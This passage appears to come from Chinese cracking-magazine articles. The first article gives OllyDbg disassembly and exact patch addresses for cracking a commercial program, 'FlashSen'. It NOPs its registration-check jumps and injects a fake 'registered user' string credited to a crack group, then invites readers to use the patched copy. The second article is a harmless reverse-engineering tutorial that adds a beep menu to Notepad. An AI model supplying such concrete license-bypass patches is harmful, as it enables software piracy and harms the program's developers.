005DCBC6 |.  8B45 E0     mov eax,dword ptr ss:[ebp-20]  ; |
005DCBC9 |.  8945 EC     mov dword ptr ss:[ebp-14],eax  ; |
005DCBCC |.  C645 F0 0B  mov byte ptr ss:[ebp-10],0B   ; |
005DCBD0 |.  8D55 EC     lea edx,dword ptr ss:[ebp-14]  ; |
005DCBD3 |.  33C9        xor ecx,ecx    ; |
005DCBD5 |.  B8 2CCD5D00 mov eax,FlashSen.005DCD2C  ; |试用剩余天数：%s
005DCBDA |.  E8 59E3E2FF call FlashSen.0040AF38 ; \FlashSen.0040AF38
```

找到了两个关键字符信息"注册用户: %s"和"试用剩余天数: %s"，来到对应地址[005DCB58]与[005DCBD5]，看看他们之间的跳转点。如图5、图6所示。

```
005DCAF0 | .  E8 CB13F5FF   | call FlashSen.0052DEC0        [关键CALL]
005DCAF5 | .  84C0          | test al,al
005DCAF7 | .~ 0F84 87000000 | je FlashSen.005DCB84          [关键跳]
005DCAFD | .  8D55 FC       | lea edx,dword ptr ss:[ebp-4]
005DCB00 | .  8B83 DC030000 | mov eax,dword ptr ds:[ebx+3DC]
005DCB06 | .  8B40 54       | mov eax,dword ptr ds:[eax+54]
005DCB09 | .  E8 7ECFE2FF   | call FlashSen.00409A8C        [关键CALL]
005DCB0E | .  837D FC 00    | cmp dword ptr ss:[ebp-4],0
005DCB12 | .~ 74 70         | je short FlashSen.005DCB84    [关键跳]
```

图5

```
005DCB77 | .  8B80 08030000 | mov eax,dword ptr ds:[eax+308]
005DCB7D | .  E8 961FFEFF   | call FlashSen.005BEB18
005DCB82 | .~ EB 7B         | jmp short FlashSen.005DCBFF
005DCB84 | >  A1 C4C15E00   | mov eax,dword ptr ds:[5EC1C4]   [跳转点]
```

图6

跟启动时的验证过程一样，有两个关键跳转[005DCAF7]和[005DCB12]，一样把它都NOP掉，保存文件，F9 运行程序查看效果，关于窗口的"试用剩余天数:"变成了"注册用户:"，OK 通过了。再试用一下所有功能，测试通过，没有任何使用限制，但程序窗口里总是没有注册用户名的信息，看起来不顺眼，我们就去试搞一下吧。OD重新载入程序，运行到之前NOP掉的几个关键跳处后，一步步地跟踪留意数据的变化。

```
005D7FF1  .  8D55 C4     lea edx,dword ptr ss:[ebp-3C]  ; |
005D7FF4  .  33C9        xor ecx,ecx    ; |
005D7FF6  .  58          pop eax        ; |
005D7FF7  .  E8 3C2FE3FF call FlashSen.0040AF38 ; \FlashSen.0040AF38
005D7FFC  .  8B55 D0     mov edx,dword ptr ss:[ebp-30]  ;[这里下跳转]
005D7FFF  .  58          pop eax
005D8000  .  E8 4BCBE2FF call FlashSen.00404B50
005D8005  .  8B55 D8     mov edx,dword ptr ss:[ebp-28]
```

启动跟踪来到第二个关键跳下面的地方[005D7FFC]，发现数据窗口寄存了"[注册用户:]"字符信息，好，就从这入手了，往下找程序空闲位置，我就选择了在[005E46C0]写入注册用户信息

```
005E46C0        1F              pop ds
005E46C1        0000            add byte ptr ds:[eax],al
005E46C3        005B D7         add byte ptr ds:[ebx-29],bl
005E46C6        A2 B2E1D3C3     mov byte ptr ds:[C3D3E1B2],al
005E46CB        BB A7A3BA4F     mov ebx,4FBAA3A7
005E46D0        43              inc ebx
005E46D1        4E              dec esi
005E46D2        C6C6 BD         mov dh,0BD
005E46D5        E2 D7           loopd short FlashSen.005E46AE
005E46D7        E9 D6AFD7A8     jmp A935F6B2
005E46DC        B0 E6           mov al,0E6
005E46DE        5D              pop ebp
// 鼠标选择[005E46C0]—[005E46DE],[Ctrl+E]输入十六进制[1F0000005BD7A2B2E1D3C3BBA7A3BA4F434EC6C6BDE2D7E9D6AFD7A8B0E65D00]—等于"[注册用户：OCN破解组织专版]"
005E46E1        C446 5E         les eax,fword ptr ds:[esi+5E]
// 鼠标选择[005E46E1]—[005E46E3],[Ctrl+E]输入十六进制[C4465E00]—等于"地址[005E46C4]"
005D7FF1  |.  8D55 C4           lea edx,dword ptr ss:[ebp-3C]   ; |
005D7FF4  |.  33C9              xor ecx,ecx                     ; |
005D7FF6  |.  58                pop eax                         ; |
005D7FF7  |.  E8 3C2FE3FF       call FlashSen.0040AF38          ; \FlashSen.0040AF38
005D7FFC      E9 EFC60000       jmp FlashSen.005E46F0           ; [这里下跳转]
005D8001      90                nop
005D8002      90                nop
005D8003      90                nop
005D8004      90                nop
005D8005  |.  8B55 D8           mov edx,dword ptr ss:[ebp-28]
// 修改后的代码，注册用户信息添加完成了，接着就是要把[005D7FFC]跳转过来
005E46F0      36:8B15 E1465E00  mov edx,dword ptr ss:[5E46E1] ; FlashSen.005E46C4
005E46F7      58                pop eax
005E46F8      E8 5304E2FF       call FlashSen.00404B50
005E46FD      E9 0339FFFF       jmp FlashSen.005D8005
// 修改后的代码，保存文件，F9运行一下，嘿嘿！看到效果了吧。好了，接下来就到修改关于窗口里的注册用户信息了
005DCB58      B8 14CD5D00       mov eax,FlashSen.005DCD14       ; |注册用户：%s
005DCB5D      E8 D6E3E2FF       call FlashSen.0040AF38          ; \FlashSen.0040AF38
005DCB62      8B55 F4           mov edx,dword ptr ss:[ebp-C]    ; [这里下跳转]
005DCB65      8D45 F8           lea eax,dword ptr ss:[ebp-8]
005DCB68      E8 0386E2FF       call FlashSen.00405170
```

按照上面的操作来到[005DCB62]，和前面一样，找个程序的空闲位置写入注册用户信息，然后跳转过去，这我就省略不写了，自己研究一下吧！如图7所示。





图7

按上面流程把程序修改完成以后直接保存就能使用了，祝大家使用愉快！

适合读者：破解爱好者，程序员
前置知识：汇编基本阅读能力

浅析逆向工程应用
——添加菜单



文/图 lnn1123[OCN破解组织]

前　言

Crack技术发展大概有三个阶段，一、爆破，二、注册机、脱壳，三、逆向工程，菜鸟们经常以会爆破就以Cracker自称，这是不好的，Cracker是不断学习过程中练成的。Crack技术中逆向技术也是比较有意思的，下面就演示一下给程序添加菜单的过程。

工　具

Windows自带的记事本（逆向的对象）
查壳工具 PEID
调试工具 Ollydbg1.10
资源工具 ResHacker
最后是我们的大脑。

大概思路

1．修改资源添加菜单。
2．寻找相应的消息处理地方。
3．要添加菜单功能需要的函数是否在程序的输入函数中存在，如果存在最好，如果不存在需要手动添加输入函数（本例中需要的输入函数存在）。
4．添加代码的存放点（本例子中没添加区段，代码

在段的空隙里）。

5．添加菜单的消息响应代码。

修改资源

一般来说逆向的第一步就是查壳（好象Cracker都要这一步），经过查壳后得到Windows的记事本没加壳，VC++编程的，这正是我得菜鸟练习逆向的好对象。查过壳，我们下一步该怎么办呢？题目叫添加菜单，肯定就是添加菜单了，请出ResHacker，载入记事本，如图1所示。




图1

我们看到有一个Menu的目录，这个目录下面就是菜单，基本格式是这样的：

```
POPUP "文件(&F)"    //一级菜单
{
MENUITEM "新建(&N)\tCtrl+N", 资源ID（很重要，Windows就靠这个来判断用户输入的）//二级菜单
}
```

知道基本格式，那添加菜单就很容易了，我们在格式与查看之间插入一个菜单：

```
POPUP "鸣叫(&C)"    //一级菜单
{
MENUITEM "鸣叫(&C)", 98（这个资源ID不能和已经有的ID一样）
}
```

保存后，再看一下程序，是这个样子，如图2所示。




图2

多了一个菜单"鸣叫"，现在界面上多了一个菜单，它却不会有任何作用，因为还没有给它添加作用代码，要添加代码必须要跟踪定位到相应的消息处理过程。

跟踪消息处理过程

跟踪程序的消息处理过程经常用SendMessage函数，为什么用这个函数呢？看一下函数原型 The SendMessage function sends the specified message to a window or windows。The function calls the window procedure for the specified window and does not return until the window procedure has processed the message. The PostMessage function, in contrast, posts a message to a thread's message queue and returns immediately。

翻译 SendMessage函数给一个窗口或多个串口发送一个特定的消息。函数调用这个特定窗口的窗口过程。

直到这个窗口过程处理了这个消息才返回。相对应的PostMessage函数是把消息发送到线程的消息队列里，并马上返回：

```
LRESULT SendMessage(
  HWND hWnd,    // handle of destination window //目标窗口的句柄
  UINT Msg,     // message to send  //要发送的消息
  WPARAM wParam,  // first message parameter//消息附加信息
  LPARAM lParam   // second message parameter//消息附加信息
);
```

Return Values返回值

The return value specifies the result of the message processing and depends on the message sent.

知道了吧，看到记事本里的输入表里有SendMessageW这个函数，对这个函数下断，断在这里：

```
0100350C |. FF15 20120001  CALL DWORD PTR DS:[<&USER32.SendMessageW>; \SendMessageW
01003512 |. E9 AFFCFFFF    JMP notepad.010031C6
01003517 |> 8BC7           MOV EAX,EDI
  ; Case 319 (WM_APPCOMMAND) of switch 010031 3D
01003519 |. C1E8 10        SHR EAX,10
0100351C |. 66:25 FF0F     AND AX,0FFF
01003520 |. 66:3D 0500     CMP AX,5
01003524 |. 0F85 A6000000  JNZ notepad.010035D0
0100352A |. 6A 00          PUSH 0    ; /Arg3 = 00000000
0100352C |. 6A 15          PUSH 15   ; |Arg2 = 00000015
0100352E |. FF75 08        PUSH DWORD PTR SS:[EBP+8]
  ; |Arg1
01003531 |. E8 E3F3FFFF    CALL notepad.01002919
  ; \notepad.01002919
01003536 |. E9 8BFCFFFF    JMP notepad.010031C6
0100353B |> FF75 08        PUSH DWORD PTR SS:[EBP+8]
  ; Case 233 (WM_DROPFILES) of switch 010031 3D
0100353E |. FF75 10        PUSH DWORD PTR SS:[EBP+10]
01003541 |. E8 A8FBFFFF    CALL notepad.010030EE
01003546 |. E9 7BFCFFFF    JMP notepad.010031C6
0100354B |> 833D 2C880001 >CMP DWORD PTR DS:[100882C],0 ; Case 117 (WM_INITMENUPOPUP) of switch 010031 3D
01003552 |. 0F84 6EFCFFFF  JE notepad.010031C6
01003558 |. 8B45 14        MOV EAX,DWORD PTR SS:[EBP+14]
0100355B |. C1E8 10        SHR EAX,10
0100355E |. 66:85C0        TEST AX,AX
01003561 |. 0F84 5FFCFFFF  JE notepad.010031C6
01003567 |. 6A 03          PUSH 3
  ; /Flags = MF_BYCOMMAND|3|MF_STRING
01003569 |. 68 20F00000    PUSH 0F020
  ; |ItemID = F020 (61472.)
0100356E |. FF35 DC960001  PUSH DWORD PTR DS:[10096DC]  ; |hMenu = NULL
01003574 |. FF15 40120001  CALL DWORD PTR DS:[<&USER32.EnableMenuIt>; \EnableMenuItem
0100357A |. E9 47FCFFFF    JMP notepad.010031C6
0100357F |> FF75 08        PUSH DWORD PTR SS:[EBP+8]
  ; Case 116 (WM_INITMENU) of switch 010031 3D
01003582 |. E8 1DE8FFFF    CALL notepad.01001DA4
01003587 |. E9 3AFCFFFF    JMP notepad.010031C6
```

```
0100358C  |> 833D 2C880001 >CMP DWORD PTR DS:[100882C],0  ; Case 112 (WM_SYSCOMMAND) of switch 0100313D
01003593  |. 8B45 10  MOV EAX,DWORD PTR SS:[EBP+10]
01003596  |. 74 21     JE SHORT notepad.010035B9
01003598  |. 3D 20F00000  CMP EAX,0F020
0100359D  |.^0F84 23FCFFFF  JE notepad.010031C6
010035A3  |. 3D 40F00000  CMP EAX,0F040
010035A8  |.^0F84 18FCFFFF  JE notepad.010031C6
010035AE  |. 3D 50F00000  CMP EAX,0F050
010035B3  |.^0F84 0DFCFFFF  JE notepad.010031C6
010035B9  |> FF75 14  PUSH DWORD PTR SS:[EBP+14]  ; /lParam
010035BC  |. 50        PUSH EAX          ; |wParam
010035BD  |. 68 12010000  PUSH 112
 ; |Message = WM_SYSCOMMAND
010035C2  |. FF75 08  PUSH DWORD PTR SS:[EBP+8]
 ; |hWnd
010035C5  |. FF15 7C110001  CALL DWORD PTR DS:[<&USER32.DefWindowPro>; \DefWindowProcW
010035CB  |.^E9 F6FBFFFF  JMP notepad.010031C6
010035D0  |> 3B3D 18880001  CMP EDI,DWORD PTR DS:[1008818]  ; 看到这里；Case 111 (WM_COMMAND) of switch 0100313D
010035D6  |. 75 4C     JNZ SHORT notepad.01003624
010035D8  |. 8B45 10  MOV EAX,DWORD PTR SS:[EBP+10]
010035DB  |. C1E8 10     SHR EAX,10
010035DE  |. 66:3D 0005   CMP AX,500
010035E2  |. 74 06      JE SHORT notepad.010035EA
010035E4  |. 66:3D 0105   CMP AX,501
010035E8  |. 75 3A     JNZ SHORT notepad.01003624
010035EA  |> 833D 28880001 >CMP DWORD PTR DS:[1008828],1
010035F1  |. 75 0F      JNZ SHORT notepad.01003602
010035F3  |. C705 28880001 >MOV DWORD PTR DS:[1008828],2
010035FD  |.^E9 C4FBFFFF   JMP notepad.010031C6
01003602  |> 68 10100000   PUSH 1010
01003607  |. FF35 3C800001  PUSH DWORD PTR DS:[100803C]
0100360D  |. FF35 34800001  PUSH DWORD PTR DS:[1008034]
01003613  |> FF35 10880001  PUSH DWORD PTR DS:[1008810]  ; |hOwner = 001704E2 ('无标题 - 记事本',class='Notepad')
01003619  |. FF15 4C120001  CALL DWORD PTR DS:[<&USER32.MessageBoxW>>; \MessageBoxW
0100361F  |.^E9 A2FBFFFF   JMP notepad.010031C6
01003624  |> 57        PUSH EDI        ; /Arg3
01003625  |. FF75 10  PUSH DWORD PTR SS:[EBP+10]
 ; |Arg2
01003628  |. FF75 08  PUSH DWORD PTR SS:[EBP+8]
 ; |Arg1
0100362B  |. E8 E9F2FFFF   CALL notepad.01002919
```

以上是消息处理过程，添加代码就在这里，定位到这里，那我们直接进入CALL 01002919，因为这里是处理消息的地方。

```
01002919  /$ 55         PUSH EBP
0100291A  |. 8BEC        MOV EBP,ESP
0100291C  |. 81EC 54020000  SUB ESP,254
01002922  |. 53          PUSH EBX
01002923  |. 56          PUSH ESI
01002924  |. 0FB775 0C      MOVZX ESI,WORD PTR SS:[EBP+C]  ; [EBP+C]就是资源ID
01002928  |. 57          PUSH EDI
01002929  |. 33DB         XOR EBX,EBX
 ; Switch (cases 1..303)
0100292B  |. 33C0          XOR EAX,EAX
0100292D  |. 83FE 40     CMP ESI,40  ; 与0X40比较，0X40就是64的16进制，在资源ID里有64这个ID
01002930  |. 66:899D ACFDFF>MOV WORD PTR SS:[EBP-254],BX
01002937  |. B9 81000000   MOV ECX,81
0100293C  |. 8DBD AEFDFFFF  LEA EDI,DWORD PTR SS:[EBP-252]
01002942  |. F3:AB   REP STOS DWORD PTR ES:[EDI]
01002944  |. 66:AB        STOS WORD PTR ES:[EDI]
01002946  |. 0F8F B0060000  JG notepad.01002FFC
 ; 大于跳
0100294C  |. 0F84 92060000  JE notepad.01002FE4
 ; 等于跳
01002952  |. 83FE 15   CMP ESI,15 ;  又和0X15比较
```

这里就是根据资源ID判断用户按的什么按钮，然后做相应的处理，要找的地方找到了，只要在这里加入新菜单的处理就OK了。

输入函数的查找

我们需要的函数具体的MSDN原型

```
MessageBeep()。MSDN 给出了以下原型：
BOOL MessageBeep(
  UINT uType // 声音类型
);
```

载入程序后右击->搜索->全部交互调用->看到MessageBeep函数，双击来到这里

```
01003267  |. 8B3D 84110001  MOV EDI,DWORD PTR DS:[<&USER32.MessageBe>;  USER32.MessageBeep
 //MessageBeep函数地址到EDI
0100326D  |. 56  PUSH ESI  ; /BeepType => MB_OK
0100326E  |. FFD7    CALL EDI   ; \MessageBeep
01003270  |. 56    PUSH ESI  ; /BeepType => MB_OK
01003271  |. FFD7     CALL EDI    ; \MessageBeep
```

鼠标到01003267处，提示窗口显示 DS[01001184]=77D3973C，到这里我们知道MessageBeep函数调用的样子了，CALL [01001184]，添加代码

```
01002922  |. 53          PUSH EBX
01002923  |. 56          PUSH ESI
01002924  |. 0FB775 0C     MOVZX ESI,WORD PTR SS:[EBP+C]  ; [EBP+C]就是资源ID
01002928  |. 57          PUSH EDI
01002929  |. 33DB   XOR EBX,EBX
 ; Switch (cases 1..303)
0100292B     E9 98540000   JMP notepad.01007DC8
 ;跳到我的代码处
01002930  |. 66:899D ACFDFF>MOV WORD PTR SS:[EBP-254],BX
01002937  |. B9 81000000    MOV ECX,81
```

找了一块空地，01007DC8处，让程序运行到这里的时候先跳到我的代码处，然后继续程序的代码，下面是01007DC8处的代码

```
01007DC8    > 83FE 62       CMP ESI,62
 ;// 我的代码，比较用户按的是否鸣叫
01007DCB   .74 0D    JE SHORT Note_ReV.01007DDA
```

```
;// 如果按的是鸣叫，跳到我的代码处理处
01007DCD  > 33C0       XOR EAX,EAX
;// 补上程序的代码
01007DCF   . 83FE 40        CMP ESI,40
;// 补上程序的代码
01007DD2   . E9 59ABFFFF  JMP Note_ReV.01002930
;跳到原来程序代码处
01007DD7      00              DB 00
01007DD8      00              DB 00
01007DD9      00              DB 00
01007DDA  > 60         PUSHAD        ;保存寄存器
01007DDB   . 68 EC7D0001  PUSH Note_ReV.01007DEC
;/BeepType = 1007DEC
01007DE0   . FF15 84110001  CALL DWORD PTR DS:
[<&USER32.MessageBeep>>; \MessageBeep   ;鸣叫函数
01007DE6   . EB E5   JMP SHORT Note_ReV.01007DCD
;跳回代码处
01007DE8      00  DB 00
01007DE9      00  DB 00
01007DEA      00  DB 00
01007DEB      00  DB 00
01007DEC      31  DB 31   ; CHAR '1' ;鸣叫函数参数
```

好了，这样修改后，OD右击"复制到可执行文件"保存后，你点击菜单就会有响声了。

